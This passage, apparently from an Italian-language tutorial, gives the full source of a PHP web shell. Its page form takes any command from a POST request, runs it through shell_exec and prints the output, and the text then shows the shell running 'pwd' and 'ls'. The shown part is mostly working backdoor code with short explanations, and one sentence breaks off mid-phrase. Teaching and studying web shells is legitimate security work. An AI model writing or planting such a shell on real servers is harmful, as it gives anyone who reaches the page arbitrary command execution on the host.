
```
GNU nano 7.2
}
</style>
</head>
<body>


<h1>PHP Shell</h1>
<form method="post">
<input type="text" name="command" id="command" placeholder="Enter Command" autocomplete="off" autofocus>
<input type="submit" value="Execute">
</form>
<button class="clear-btn" onclick="clearOutput()">Clear</button>
<hr>
<h2>Output:</h2>
<pre id="output">
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $command = $_POST["command"];
    $output = shell_exec($command);
    echo htmlspecialchars($output);
}
?>
</pre>
</div>
<script>
function clearOutput() {
    document.getElementById("output").innerHTML = "";
}
</script>


```

Per completezza andiamo anche ad inserire un pulsante “Clear” per cancellare il comando eseguito e il suo output.

Così possiamo eseguire tutti i comandi che vogliamo senza dover



Utilizziamo il comando “pwd” nella shell e ci restituisce il suo path.



Testiamo anche il comando “ls” vediamo che la nostra shell lo esegue e ci fornisce la lista dei file all'interno della directory.